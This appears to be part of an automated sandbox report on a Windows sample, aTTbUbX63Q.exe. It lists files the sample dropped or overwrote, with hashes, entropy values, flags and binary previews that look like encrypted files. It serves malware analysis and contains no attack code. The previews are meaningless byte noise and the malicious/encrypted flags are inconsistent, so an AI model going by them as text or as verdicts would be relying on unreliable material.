Preview:	1,"fu...W(.a.'.[i.(<H`|+.S.....G.P...;Q.-.b.k..|..3R..z...X.^>.@$:0)..t..v.....:.2.K:./.i.#..[-.h.R.....g9..8]q..H..c.....e..d....A...w...u.rKe...xKj....q..bl?..L *7F.kgB.8....aej..Y.Y. C2AW..i.5.7.uS...0.N4..]A..I...{.:;...z.lo.....B.\h.:....8:8..)..`S9.y.*.?;...4.</...l.%.;.)...G.Z..Bg}....C.."iT._L..1E2a..W.D..l....O.bv4n.....w.`..P[...~l.M.P.#..a^=,l..k.;.P)..}>.q8.+..=. .E..P..f....@UT..}...A.N.8....C...-...C.8.FV.`...&....(.|m}..o.....J..#o..(..O*.").0...^..ve4hf.!.H.L.F..\.....P...1v.Q..u.2FB.9...E).+...(|K..}.3...7jZXx2q..z~.:..2A..W.WT..~...VB..wE..... .M.;C.......8.g`.Z.P..A....EM.&...cg...'i... .@...Y.e=.....;.:..\Q..O..B.|..`.....G..w./.m..P....%.wR.{.~..9.'..n....Du.....2.Y..Yj.....2.}.5M.vk+.,X....(.3k*.,..}.@..)h..zx..X^k/..;%6..^&... [..gq+ ..c...Y..J@b.....-...V'{zZg.e..Y.I...HnQ..z.......J..;&.&&U.8}....n.&.4..)..h.<Y.R.x.[....D...z..U.L\..R^..m.....%...E.a{'.....!2M.V...3...~.....D..."..&.7...y.g.Yj*.XC,..'.].p.H{.~

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\ngen.log

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	667
Entropy (8bit):	7.6448943026899245
Encrypted:	false
SSDEEP:	12:qo/UAF5s3Cs9wAqpNEdEZAHFtSjIWM+G6bLIaWaWfN6Hbkscii9a:qo/BF5sdmAwYE4tSjRjG6JA1SwsbD
MD5:	0EB6D346B8175C624D5C0257401160A3
SHA1:	B8BA494CED683B839CA52C4E4B3C19B9F3C9AA1D
SHA-256:	369E7C7E37725A601A520FCEAC4E5B7CF5A4C4C57B9FF9B133DEFC82FE50AD88
SHA-512:	D71B8349B959C08318CF08B578389F63AE5C96BF5EFB8544B078902E656D228F94EC129502E548C0BC60AE0A81F5EF1382E12D34C09E676BE1D4D01F5098A31F
Malicious:	false

Preview:	.To.....l. ..{Z.....j...C....'.@...v...P7.:..H.ie.....l.....*A... t.Z....0.q.....&6.\.8..o...c..(\x)...Sx.WrI.]p..c.....25....%.Ml.t....{y.(C.3..L...^|.o.....6o ...a.WK.....0.c.h.....l.0.x.I ~.5T}y...z.kc..-{..3o.$j..VNQX.....7M&.p.... .kh.....<.....`...#.R.A7.f..33.....#9?H..;J...9.....r..d.l.....,..(..%..Z.i.....1.4.f..}.9.5....%....*.N_...SUF.:U.L.L...l{..|\....l.....z.... .Kf...."u.....Pe...kI.E.=p9..N&.zT?.7.I[.....`..(2;X...._..._.gO....?.,.c.2.N....L,/.....HN[...6A*...`.;.N.y....l&..R>[. 38.V.....$]...Z... .....0kP6vOoEdBm9p2lTHS3ppg85iRBRKn EdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DomainSuggestions\en-US.1

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	18510
Entropy (8bit):	7.989020416944767
Encrypted:	false
SSDEEP:	384:3qn2gm7Sb6qg0Cet09mOW8e67+ZkKE1Qi6/8v00LE7QsUCT+hfsYCgf1e:62gmmb6xet0MOW8eRk1xA8fL4y1tf1e
MD5:	8C116AE643291AE825408372515878F0
SHA1:	28E95413E4E13F8A18CDF23224F888CBC3E1DD8A
SHA-256:	BE9DE41432508AA7AFDA3CC97C9639CBE4743BC5679ED4A3D528DEB35E053C0D
SHA-512:	AEC517394A388B7C2249FEEEADE1CB40535743C1758B0B8E9584B68EC347A95B4C58CA6CD3F4B4B393E37D7725271C1CA69E0B906EBA69FC04C87CCDFFD7A B4E
Malicious:	false
Preview:	8...L.?C.1...7GGS.a...R.3;..,..GC.*U.....k....q...U}...FE.7..'`-....N.?6.h-....-..i8m).o...,...+s...ozE.',`.LO....Dn..l5....O.....w..p...AN@...%pm.[...kD...*...~Y..\d.A...6.M.Vv.Ls .V<.Z..6P!..6EL.?^.>Ki5.....%...y\gj.....v....M4..]..aVmT.H.@...%5)....z*.....G....P.....3m.uN..0.O.....n.....ig..f.A..Q.v.o..gu.4...8u..By..O .P.q/p+.a...(f./..Fg+.. ..S...W.5.'.....q. R.^....M.W...].....#..g..|....._A.yZu...,..?4...1....Hs.....L...K.,.....\.e.j...l..A...i.%.0....5!s.m..S.;./.A.d....M...q..... ..0rK.W...8v=.9..'.bJ..e.rvO+...I.S!...;.P-.O...0.{d...BE..U..A...L.. LW...C...*....a.5.X'*..u..}KY.g~...Cm..X..,..w.9x.n,..qm>....I...E.....)b^l.+#..HLr..\.!..{.|W..C1..Z..0M...../"...>...fYx.o.$6z@..gUiu.*W.o(...F.Z."......=..L_8.....PLx...C{....*...g e...../.....!s.F.eo5....y..l.X....A.....a.I....)cp..}..qo...(.."...^Is.....x.....C.^v... L...>.=...| ~.~. .....J.;....Fg}S-|2.e..b2P$>x.+...ev.'.....t.;.*.....Rn.O..L..x.ga_.

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	234061
Entropy (8bit):	7.5123416962948975
Encrypted:	false
SSDEEP:	6144:cBPtf3fe8zVnbWZuq+bk9fiXboca+00C2I:IfebZt+bkwXb1fCn
MD5:	CBB5E546AB9D227265DE7FC0D600BE30
SHA1:	C52F85EBDBA6644E05AE70ABFF59C0208247B954
SHA-256:	812D67B4EF9F0299E9D05689A835300E58D5CE5DBC7799D9A84D2DE98AE08A30
SHA-512:	F02C406932B07557DEA321EA119F0C3D8DF236E2670E6AE7BAD2CECE8372ED9DE8661CB1FB123D0484F467DF3EF040AB00188CC65B300A395874483EC993B2 3
Malicious:	false
Preview:	.<?p.....:.o.h.I..[y..Z...Sk...i.sZ.....Kbf...+...K...JTQ.....(....? .....Ps.H...j....j.....&+.....).k.tx.-.....(.u.vD....(.cm.J.....f..,t.=Nm.r.....I...Q:e.%...Sx.5s.....(X.Z.}..8z..|G.=... ..M.....^5..."d`.cE@..*@.Wa...1..m>.B+g.....V...;.*."<.....&v.(.....%5q.....O).....I(...._..s....r...E.Q.A...=J_nK..i.'...S.J.\uP8...Y.....^.pj+R.F]C...F....a..z...E.....#V.=psl.#dl 1=Z..s.+@.-....m.%@.6..-6Ei.@...4N.Lj.#9.n{}..<%4..GR+).M5.p.&.\.f.|[.No.<.vs...^.~m..._[.\a.c.X..q...h.n,.(?...w..W ..o.....0:.Zg7.5.Z&...Q....V....D.g..[..[{C-J..'..&.h>%C^(.:.... f..p.R...;.DF.....A..mtOi.....t..p.....`R...&.w.....G..y...k...Y.E^B.....`.....E.46....K...Mn...7.M..8..B.....V.*.!.MQ.7c.q.!%-^.S.f..G...@...6...=.&...5...[ok.. 8.d.b...|#..R."M9..0=T .....q...8..q0.A[.BM..vpf.J.dj...{..W....&O.c=NQ....Z..A..bW.|..$...1..z$..$Z.9./_..)..}..x.....w.....<V..8f.....9jbRq.TE.Ej....p.....WP%:...H{eK.<..{n...T..J..Z9M_...-.

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\MSIMGSIZ.DAT

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	49454
Entropy (8bit):	**7.996486401187791**
Encrypted:	**true**
SSDEEP:	1536:8hW0x6NbEj9UuwKZYTGIINJVtoYUk8oBavEDaWB:s5j9dwKGTGIAntzB
MD5:	0149D4B4C6C57395B55DD5FD37522A5F
SHA1:	A91AF6E48C965615489A98C3367EE624D9B47716
SHA-256:	CB009A7B2E2556242428CBAE6A579141ECAD6EE626DFE3787AE0162E29271659
SHA-512:	EAC1AE6885CB0967085645F8A6439EA8588B5641DC721A37FE47E7A10E4069D92D7DF672018B58688E8B24D935251891D78518E6B836753E9A6459B81B82A928
Malicious:	**true**
Preview:	......&.o\....(/."dd...../]....T.ou.Dl.p.H...O.....S@p-"F8.....h>..c.t.|h...,..#.%Z.Dt+.S.v+g(.L...N.@..k...(P.z6...J..`}.....u..<IbCM++...=.T.H.,U.i....]...%.....>O..v.TDp,....).o..S. ...^...../.....*.....T...../.x...h..J..J....j...T.A..:.#.D..!./{3.....7.6..9.....v.^....-.9..f..h.....w.Z.i.....r.T..Q.w.....?.n..%]4..>,=...Q-.g..u...|.I...%.=...../.L.....C.~..SP.. X..,*4X..x/..d..{c.....Z,'.(.}...@..z&L.e..W9.9....XU..0|.....~r...~.:..m.EJ.6.%.A..#.p.m.....Td..A.....r.!....@...]..3..&P...!.k.....|.....U...cw"V$G.p.*.xm|.oj..Gz.<.P...85.h.8`.#&. i...z....T...+..G..9.h...C...>.{H.U.-@NM...f.....H....G..y+U.tu...nl.....-....Jk.t.,...d:.....`..Y...'AG..n..O..J9.H.S.t.e.....O.G...,...zIh.H.z.umr...../=&E...y.Oc.....:.....pcN...M.....jv q...d(....P..9..-.O...z.....]l>.....ee.....)\Wg/.B5.*+.....]f.|....Y...P'.....%J...."..&..d....B.\.,.In..@..o...y.*=F.>.'.....]..+.....C*..#<.2...5.R..3.t'

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\UrlBlock\urlblock_637194112741176080.bin

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	35951
Entropy (8bit):	**7.994432442801879**
Encrypted:	**true**
SSDEEP:	768:aZcFQmCnYBYm0ulMWmmKXWdT8ALsBd48MIoEFzzvyktp:Wcf7lemKGdT8ALsP9xlzykX
MD5:	B3C1B568A9782C0732CFC064DA5C2AB4
SHA1:	2CAB9E4800A0FA5A47DCC9F8DB7F3FA776EDA146
SHA-256:	3808EBBFEF283A140859EB9D1D8BCC09F7337B41D46A48DFDC30692A0FE75FE8
SHA-512:	4DEBB164B713FB9FACB828D848915324EEB7CEA5DA0668137AD5BE9DE4B7712B834F83F2E149E9FAD8198DC21A5B8E2E30141D2D9BC76A5AD31AD495056D0 F7
Malicious:	**true**
Preview:	.....E....~6x.Y..F....e.h]...?.?ApK0....A/...^.3.+...N.JE....O.\.....wx.l'Lv}.M.Uf.E.{pR....:..X.1..|..xK...q.Z....90.....L...j.....Oa.f.U..\.P.hpf.>y1.....o...z.od...;lLg..h..!?.G...Vq.z..5..... ..n....H..2.....;>....p .U.....E+..x.x.Re...[.)e...]q...Mh.....v..j....v8.U./...[. 9.E.,+.....*.b.'2.+..LH..{.E1s...Vz..L...*..?....u~.v;..l...[...CM.py..i#J.....@.V=IK.....5}K.|*)....z7..... V.Mm.....E....C....p...wT+.!s}....l.....Si~._7b2U..'.M.9....V.l.(.r..T..[z.....V.[.lr.....b'.i.....PE....1....*'.hP.E..H.Q....4.bp.ShFP..V.8..'.NG..me....S..[.D.A.:|f.6.u.|v.`ma.=.....Sp ...&0....ui..''.u.6.Y..[...8..Qx.@....Z.....I....*M.c..k.y;.)K#.D.0..D.....T,.9v.....o.....Iv.....@_;.B..x...6.....Y.L(.X.t:.....,b.....$Si..i.. )..H`.J.j....O1ZDt.~.iI.i.(.5<...3..g.s...My .n.H....j..O<..C..M....QN....wH.eb..U.j.2.....D.a.x..5.Z.?..5. ....X.*!.x....1.nlQ.].L.:bE..n.....r..."=...7...b.b.....o.l,...;9?.....Q.L

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\VersionManager\versionlist.xml

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	16179
Entropy (8bit):	7.989623346228698
Encrypted:	false
SSDEEP:	384:8WPPHkOZfIEo9SueMncZYpUFXXPqKeto5JSc22k8z78X:yOZr+fRc+pU9PYIJD22kqy
MD5:	6A2FBFC8A6D752A86FCA3B835CFFF398
SHA1:	EEE560506F3FA6B46FF1A4603C29A7A25EBC3AF8
SHA-256:	FDF39D0448E013130587ED2B978B906857D91F0682F285C5327317E7906304A8
SHA-512:	A41C1F5480C0D8A649C64F4DC55BE30F9AEFC888A21568A300CFB4DC703E3A4A7825A085D79D74E3B651DD98CED9B13B53F05844E147BB68970CE606F894911 7
Malicious:	false
Preview:	.<?.Myg... ..x_^...;.=..A.QS....q...|f..|.1.....@.....8....Ip....l..K...g'...zj....,5.{%v.NDY....%.j....Hw....6.*m:....4&..&.E}.f.p/="....-\.....O.i..A....O...A.n9....&Pf.Lk.s#..[~...k..#!2lW.7.. .Xl..K...<8...\;...~.O..73....N..%.[3.....]g.....Q..#q@.;b7.....x}..K.....).....W.....- mg;.n..k<!...&.P.dG..S...D.Jl..{(Y..c.}....,.7..Lq.1...v..l...s.>+{...Eg....@F...Q=s...=c..l...g." M.f.....}..E.G..2.+@....M.....B<..5'....]..A.....A`RB...*.XO.v.N/.(....mjf&...*F..y.j=.Z...+...4.>...8..../....}.D..tD.wXR....%.(.:.2P...R..;...FB.....].3....N...(.....lo...MZ....|...~,.9.3F. N..&...s.2..K....u.....:.69ulj..:.....v..x.^..g.E..''o...e./...nd..tQ.....T'.....{.....F8..jj...*.O3.#.....C.A. ..L$..N_.y.sq...Z.....y.0....n..9..d...Ru3..]...J.X.:e..V...^..V.G..M.3r.U.C..<. /.....U..W...l....+.....v.F&.Q..W3.....L./...laQ.5&..LeV...(.D.w.J.....G.{U....i.[.`F.#x.....{....4...o..5\y.[.....L%...3?.E.r.&<J..B.

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\brndlog.txt

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	6909
Entropy (8bit):	7.978701966150908
Encrypted:	false
SSDEEP:	192:D/WxUoeF+VsZ5rWo9XNibjsrXYNa4TKVFdH+:D/W/eFZZ5rWo90bjsDaaTVFw
MD5:	90FEB2F73613A0175E2363C9DE8A2991
SHA1:	7AE2886333D7CA36BE5572AA58BE62A41F19DC8D
SHA-256:	1F985D7D0D9BF16F04AE4642AFC17D23DFCE85CF7155EE34D31762A9F26B0C9C
SHA-512:	8A791483EC2210E45F0308FCAEA7BCCE11DE52004CB50743C0EC779111B413CC713368DCD89F73CEED43C754624DD1901C939A30F21E84B78673B471641CAE F
Malicious:	false
Preview:	06/27.....h..K.....0.S..."AU.....)o..k.J@..a.X_.5.H9u.B../...U..>.....T..^p..:.Fj72....7..).....`...f...T..5..,r1..`.....Y%.....g;R..O..M....<.+"....Q.....58.V...w1&.0....n...C...^..;X @d[{.`.J..S...!aP.7...l+....%.D..6.V1.....;~l.g.*.9P..P..y.._H%.....t.....*.....G[O.... H...nw.B.....y..2.a.<...F75j.'.....?.Y..`.;...rA.....#.dhS}...Cd.$.....}(.J..@.Z.`...7.....5 ..h...G..ER..4.Q....s<.i.Ym...AvN..!.~..7qm....$.....S..~.i.W!w~a.....!.?.P.NV.....].PT/.2!}.h.+..$C.3.:G. 8.->.z..t.ZJ..HB...R.....P.:E..^.G.{...S....Kk...~...sl@.....U.4.....-... O.B...&C..*.....7.o].?.....6..sx.aeF..[h.]..lX...Z-.E....z..f..g.Eo.H.GT..5zt4n{ik.:,P..W.h2M9..-.{Q.^.Z':,.~4z.Zhsp.2....5m`.2i....&.....7J.JdB.....R.....p.6.d..yP.k.....TN.K.... ....4..x.C.MO.q..?..@..N.=6.T.....q|..}.m....n.....J.+...E.Y...D..5.J.)T....R.i..d...[.....2L6L...Ru..`.._>...s...Zf..?$...E.Z^. ..H....%..%r...(.t..6a...S)

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with no line terminators

Category:	dropped
Size (bytes):	834
Entropy (8bit):	7.74038281070975
Encrypted:	false
SSDEEP:	12:Qm7P0BjlO1CWMpbKMsXe/K8Xj4GYNGroIPKkaZ+rUnD2sJVFg7/gFlFogpe08Lkq:QmP2pGMsuLIofPKdZiFsOjg7mh5gvsbD
MD5:	32FB185700221D0A7F7DEFB9F0ED89CA
SHA1:	859AEC91E46B801F4C54DF0F3F9C673FDF8D8418
SHA-256:	CD6052707B69635ED6EDCD1CA4ECCBB38BA24FEF36FCD9247DE8393902DA8824
SHA-512:	4D4E66EB681114E02FAA6247FC64B6BD09A418F88434C7F882CABBBEF1BF49DC5FF5B7E6DAD2FFE76002CEA16B4C1C9BE47AA356A897B90B58CE78E70124A760
Malicious:	false
Preview:	..0.6..I.7...5..:.>".{.:n..''&..'....]WRh.2,S.....5.)&...>$.''.C.r..._..XD.u..=!h....2.?.....p.BPA%v3.....^..%.n.a.&.TA_...;.....MX.t....C.U..aL..s.....G%<...r.'.C..~r. ...\c8`D~!.r5.R.....|#....3I..Zt.-..x...E..;.cC.r.,...._..EZO..2("..I....nB...1.zFB..B..Cf.%ms...a.s^0.B.....`z...}...F:..|...*i...=.B.....FA~T.....;..b`.D.3....f..t.....#j.q....7..V.M"..8....de. e.wh8.....6.~.a4.....q.n.,..+P....fm.f_.w.....8 A."I...v5..|..G..D..).T.m.F..Q..bV.q..vdl..:Q0..S.y..1K.;+x..M..R.S.&a..v...Cw.%W.-.....nv(.....c|.....Pd{.K.a2.Nn^.Lj~..6..v.c. ls.U..G..q&.k....b...y..)....D.%F.C.....r....mw=%.{..U..e..^k...1.....,%..V../..8.AqhT8.U...Q`.j..+?.[.l...wN<n..6..]a.....k2....D...w.0kP6vOoEdBm9p2lTHS3ppg85iRBRK nEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-UserConfig.log

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1648
Entropy (8bit):	7.881705576247538
Encrypted:	false
SSDEEP:	24:Q06tSQcbdBSlEx/tGjGkFzCDD2D5wR+sHW2vfrTqYiekNr7Ly66n9sbD:HOSPbd4lE6GJ2D50CIXqYxIHy669mD
MD5:	F6D6DE5A8BD3E2F8EC56438996B5C763
SHA1:	6A475BFAD486A221AACD968EA491160693468384
SHA-256:	3FE58B0020A98764A21007A72A2B11FF75102D2E749500F3C2A7E1D75CB4D736
SHA-512:	8F9D4E1071AE56932D6ADAC344CE63A8F379F79FF92F20134E11FB2BBCA06E793035C3405664869F262CB4173280F50C823470FF6CAADE49EF9ED0CD3E64345
Malicious:	false
Preview:	..0.6.....%.P5.}pC..8.6x...mq.....X%.E...:D.8..C....iOu.T...-/....WDNq....1..P...t.P.{F..[...r.C.v....:.E..E?.fc.....\i|....6.l(9.|y.....r...T....{..l...;u.Z(..p=l..fR./N\:.....`Fr.g.LV...-sV. .Z.e!.Ze..*L..<.t...J*.7 .S.$...)@nC.@>....&wfGo..j.'w.....$! <N...FBa..~Tq....q..y.x.'f..v...>.V.=F...D.hR...`7(...o....<j_.S.".ffh2..#.c.:.A[.m.jp.#..T.....B.L...p^.X.]'...y..u....*.. .v.Z..k.b....p...i..Sy.~[P.b7l.:...v...S$.9.._$b...8@....)...g*2.Y.0..g.Oo..._|.dzJ2.J.w.hmev..2Z.j.S....~Xv..h.U]..X.~j%.M X.....sH.....c...).@>..!GU.f.n>.Q*jl.....t0.|.=e.B=.,k ....w7&#.~.!.Qz.....Qv.w0..Je.....(oS....E0....Q#.i.~&9\....(.w.p6..0.v.U...G.....@...j...>....f.3.;i....S.....p.k.(KZ.:.$.....tG0.....\|F.o.$.....-3...M..c.....I....wU{x..._.T.'.....4.*Sj... ..O.....9.<...pOXx."..C..k.....Ms.Y.<...0V.....LS,..R.}L.N...../....mK.....A>M...o.aY.Z..C...b.@.cyt.3.-.....q9.. .q.tf...Q...[e...+.R>^..h.!....-.

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-100.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	986
Entropy (8bit):	7.804216660978321
Encrypted:	false
SSDEEP:	24:gn6ANymYqFabnymWxmBID8GqycUX2CD67Y39VwimX/DU204EV+sbD:g6AhYqFmymRyI9lCR3SrL04Q+mD
MD5:	656DBA5722AE10FC993B11A6B7148783
SHA1:	CB7C82AB32B0ACC5EA9FC8787F25CA4E2A4C8527
SHA-256:	5C1805ECD46BB1ABE5023A1C1928EE5B56D78D493C5CBD4A532904F9121D9D56
SHA-512:	2F1833959F0A3DACD7769F26B9AC4F64E6D18A7CDAC1CBC09DB2A49A44E9988C1EC1694927935A4743CC417CF56F0A05FFBEF8CF2EFECCEB54E3103211A90 84
Malicious:	false
Preview:	.PNG.....m..g.....<.....k..&.M.;e.T..~...(.<>...{.Z7m..C.....~...\%...A..Z.D.....z%..\.l...o.UURHq...1U.X+.[U0...w..... ..me.d....)....z.3.....X..J.P.$l.(@..Ho`..]...a\.bi.K.s.d..7G...P. .2.u..Ql..{.U\|.....=nT.EkP.9._.#...nL.T.p.:.u..xH.?...;...[.3.....SJ..(...0.....S.{.....A.....,@V2R..w.M5.hC.x.Z]&..E../.}.*..Rw..`.wdM.V...4>.:.]...F..m...{.;O..T...6ks...]...... .J<.....c...5J>...x.....8.%h.16X...+.Qe..8..._l..&-.....B[..... (j.K.zqF.,.....W7..._..;....?.0...4Qu..L..D...y^...n.....QB!...O.....$l"dz.....}D..]UB.?h7.Bx...>2.r.j.8SOGfL..jc=...,.. ..vO.....T..n...};.*Wb....9... ..wuPk.gE.|.g..DS".+.x[.@^T..t.,....C.&...[...3x.r....S...q.:o.5,.qH....r.ft."a.".....h....o..%Q..t.bxo.YS..%9...{..+.K...,.&.....x.....C.<..q.i.v.X....2./..... ..c..J.o..x.^.&<...6..LH...gC7c.(.W..o^.....|..s...y.....Q.5. ....9.t3hC.. +..;..3..Q..0kP6vOoEdBm9p2lTHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B1 4B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-125.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1182

Entropy (8bit):	7.830557603011649
Encrypted:	false
SSDEEP:	24:oB6xTV0DsYDjanYrCHNyPQFytnUUo9e2JSZMvWLpq8vJQqGsbD:dHyaYutEUUYjJCZNqicmD
MD5:	D808B4F9931352B4E459AAF7596E96C4
SHA1:	3CAF921A51EF2744A46902F56E24D1757D8CF6E5
SHA-256:	7465BDD7068765127774A322FBE1D63E5A9F431CD15767C6167EFB11E2DB8822
SHA-512:	EAC94126B959C346B0FB4019847F230FA834472C9FA315528A405D3E690C11BCC9D8A41D767F026FB16D39C27AE5905D1FA4B82149FE53D4E0BC44BB9EA2B0E B
Malicious:	false
Preview:	.PNG.<Z|1e.....8A...=.....!.sWs.o...6w$.....Mt..g+...j...(.mX.S,=..^F.....3/....~/=FOn2V.F.(.....n."*KC^u.W.3-..2.,A.....q..v9.:.v..Da[.T.c.Q.]..!.h.V.>FY<.T...'*V@{ .G...<..../.....\|.....h.0e....`..f...$..I...Z...^.....s.w.{..YJ.l.....B.*e..?F...E....T...B.7..jE..c.....Z..[..c.].....`..-.|.+....}v+G..*Blw.@YQ.....-...5se.....0.n]..|.T.$N.Pz..o...=..Uv.....(..a.S|G@.....^N.>.Y..=.2.C)rae.k.l....=...e.ClWwX...UP.....Qm.w.4%.....m@(.OTY.MS.{.t....!..@_d.^wRo..j.U.....9.[....._Dm....q...8.j.....QZs/.\MP.mU*n@>y.....l..%...e.g.. .).B.....<x!.#.....b<.sJ."......1.z..Xe.~.49...._...!...8&.._=.X....DS...8.].[`....D.a.....HxB.h....t..G.....6t..-....A...*...as..~.k....}_&.8..\...AD...l.....F..d*.....f....17..=.P.Y..1WOF^n.. .a.....B.6...YRo....Sq1ZK.U..^...@.<.....u..k0!.....a2_..Nr2Y...J...U.N.m..l..v..#%..C.-w.Y..``....H...*.....(..X..@..2...2...G.%..-2O...V..w..*Lu..e...F;...X@.;R..".4.\.D`.e.h[.M*

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-150.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1324
Entropy (8bit):	7.833324706797566
Encrypted:	false
SSDEEP:	24:DgsC2u7Gx5vmO8vNbNxsH5E+S+tVTesMFAf6hPuowpwLoW8B8sbD:ksRYGx5d8FbN+A+PTeG6lYwLoW8B8mD
MD5:	B800FBDB52BF5BC7FBE1DCF4EF7CB398
SHA1:	2CB31F84D74290E6D036B9D3AB1DA25DB08454CD
SHA-256:	076BDE03212DC14E972B41154D432672B2169BB389F560F684C9631FF4370103
SHA-512:	879D2110CC94D033D8638B6099A6EC2B786065E8C04BCCBBB489A49AD64646220BF8938D7C6A222A012DE33ADA181F7B105E0D83F97EA6ED3BB7A891281787 4
Malicious:	false
Preview:	.PNG.x.T.|8f.~t..E.*R.....K......M..jr.[l..2.jW..B..-....I..qJS^..%5Mp..w...F`g=U....=B...4...b...4.1k.6.8.8?.&.q..e.PpDv;.73m.qv.}=b.4U64.K$...JH.....Xa..U..@_...\|..a).C.C.ba..}&i .\|...\G$.d<O2.4..W...O!..6..zg..c...+...w.....l$i..G..$U~:....0..F..R$..r6.E...Vu.%./...[.....a.a.l..:.1.4H.6.)..(.....1....{.....j....fk.5....\n.p>...8.Wb....'..N..... }.3^..g.....~...}.;V... .Q.|i..Z...H....g.(X.E...XMI%..q....NK+..v.x....oY.G9O@I..@^.n_V.G..../.g.)n..`...?.&..Xy_s%..Z.....<.Wk..n;..a.x...B.0..^X..P...w...m..c.5E/....{.....L.0.\8..v.l.b.}.._F.5C.k... ^h..,D.I.Z.....m....c....g.....=m.R.X....`Wd.d.g.E..q.<pN......a...]v.4..1.~0.}.Cm...3.4..W. SL..5.s.AR:u.,.....vq..h(,...[..3....<.gS?...q..j.$5].?. S.1....$}>O.*k...v.(.m...}|.p.-..o...Q ..L.........MD..!o:d.p.A.#.(I.R....i......?8...}..d..m..2h..X.y.CC!a.."....U..Y@..~k..s...|...$H.</.KhM.R.l.F~..-.x..X......g....&.. ..{..]&*W.x&......x...=...]{..'..r.:;LFU.O.+..G...5e.....w. <~..Q<...

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-200.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1726
Entropy (8bit):	7.898407645019264
Encrypted:	false
SSDEEP:	48:/Vfa5fzqOva7DlIFIKKL9fmuTEDwPyw85mD:mfWOyvCg3EDIywi+
MD5:	4CD50AF2DA74AAED6DE1CC7650DCF3ED
SHA1:	B4E09BB4F0D0B17AEDB66084CB58A1C6F6FEFDEE
SHA-256:	82FE82D113F023C3475ECAAC4A7A882A5CCB2A6E098125B83D1CF19BF91D14E1
SHA-512:	E44966570C1F468CBDE47BA5B1E57666963B2CF43E1A17440CEC98E1E0F149CC1F8DE507A61BEC93886AE0AF125DAE61F24B00E05B5808A791E3EF98D5C5A1 F5
Malicious:	false
Preview:	.PNG..^Y7^+...J....e.{..4C...6.M..c&...)x`fP..w:..W..;d...S\}..^b.....N.L.....Vv{{..-!A.h....3.d.m.y.).....**.....z.I..C?f2....*.W0.&...J.O.Sz.+..3...%J.....#..".....ub..FBA...h.].^Hp..=... P3...~.A..{.]V]P@G....9M....(.;...!...ej.....p.[\.. a..x..b.....X9..^...../,.....!....;..i.....V7Kr....(...Ln*.....@.cZh0...'.:.4..U.....zQ.|C....%.cu..h..u.K.:.....i9....^.[.}..tS..n. ..0...f.W.....Q.._...;r...,?.5\..O3...N..}?....h..g.....O...:n...k..Q]..w.e....o..3.{e7}')h.....g.....y+...6.....p...A;^;..&N....g*..`..40.8."..fr.....dY.H...kz...~D..z.pC.o.....v.J? (n..2.h.....|../.p?m.3....\.E.!..\..hR.....:K..eQ.v.C0IF...h.jW~.....A..t.X.....1k.WX;....k...:..@`...j-.Eu.lC...0..S.....i....[_...8..1.X.....O.r...Rl(.}....t.....0....Z.K.eL.#q,W.Q. owPW!9....a.....D.C.....0.....+-....!d.....<...W....\A..} ..n.....pj.O.&/h..C.'...@....i...m.Z+.>"K...5`&,...y.v..H.l.*q...

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-400.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	3560
Entropy (8bit):	7.946547047404112
Encrypted:	false
SSDEEP:	96:D0dHeYJ/+flxemUcEkqrkzOCcwY/dE1F30ikoY6DGFDd6+:wRLGcEkLcZFEoikoJDMD

MD5:	D1AB09E5D5ECBEAAF1C25C71D847EFF6
SHA1:	CC8132E6FBE5FC2B268D813110ABB2080982B67F
SHA-256:	14084EE6ABC4CEBE05B14D2D6DEBAD99D6519313990AC2FE06B26295027920EF
SHA-512:	5E6F8F58FE55C86E6C5FEE166A4507EA667215D373B72ED60ACDE21E689103859D9DFA6C9F95986D850753DE33B6F4AAF7C19E20E25BCC4BCB8C66D8D5D4A 03
Malicious:	false
